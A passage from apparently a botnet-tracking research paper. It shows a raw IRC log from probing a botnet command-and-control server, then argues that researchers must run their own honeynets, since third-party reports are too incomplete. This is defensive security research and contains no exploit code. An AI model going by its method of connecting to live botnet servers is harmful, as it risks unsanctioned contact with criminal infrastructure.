:www.packetstormsecurity.org 372 foo :- By fax:
:www.packetstormsecurity.org 372 foo :- (703) 482-1739
:www.packetstormsecurity.org 372 foo :- 7:00 a.m. to 5:00 p.m., US Eastern time
:www.packetstormsecurity.org 372 foo :- (please include a phone number where we may
call you)
:www.packetstormsecurity.org 372 foo :-
:www.packetstormsecurity.org 372 foo :- To verify a CIA employee's employment:
:www.packetstormsecurity.org 372 foo :- if you are a mortgage company, creditor or
potential employer, please address inq
:www.packetstormsecurity.org 372 foo :- uiries to:
:www.packetstormsecurity.org 372 foo :-
:www.packetstormsecurity.org 372 foo :- CIA
:www.packetstormsecurity.org 372 foo :- Human Resource Management
:www.packetstormsecurity.org 372 foo :- Washington, DC 20505
:www.packetstormsecurity.org 372 foo :- ATTN: Employee Verification
:www.packetstormsecurity.org 372 foo :-
:www.packetstormsecurity.org 372 foo :- ++++++++++++++++++++++++++++++++++++
:www.packetstormsecurity.org 372 foo :-
:www.packetstormsecurity.org 372 foo :- Http://www.gouvernmentsecurity.org
:www.packetstormsecurity.org 372 foo :-
:www.packetstormsecurity.org 372 foo :- Network Security Jobs
:www.packetstormsecurity.org 372 foo :-
:www.packetstormsecurity.org 372 foo :- Welcome to the GSO Network Security Jobs
Directory a free service of GSO.
:www.packetstormsecurity.org 372 foo :- If you wish to include your information in
the directory simply
:www.packetstormsecurity.org 372 foo :-
http://www.governmentsecurity.org/forum/index.php?act=Post&amp;amp;CODE=00&amp;amp;f=32
:www.packetstormsecurity.org 372 foo :- and post the information about the position
you are seeking to fill..
:www.packetstormsecurity.org 372 foo :- You can attach a file up to 9mb in size.
:www.packetstormsecurity.org 376 foo :End of /MOTD command.
:foo MODE foo :+G
```

```
QUIT
ERROR :Closing Link: foo[ripped] (Quit: foo)
```

This time, we could even collect less information (but some very interesting one). Again, we can't use the information to sneak a bot into the Botnet.

These three examples show that we can not rely on 3rd party information about existing Botnets. We have to collect these information ourselves using own Honeynets. Even though two of the three examples are unstripped and bad configured IRC daemons, we are not able to gain enough sensitive information. Incomplete information like Symantec offers just inform others about existing Botnets. But we are not able to collect any data about the Botnet usage or the botnetters themselves. We thus can not learn more about the tactics and motives of the operators of the Botnets with information provided only by others. We have to track Botnets ourselves and Honeypots are a perfect solution to help us in gathering the necessary information.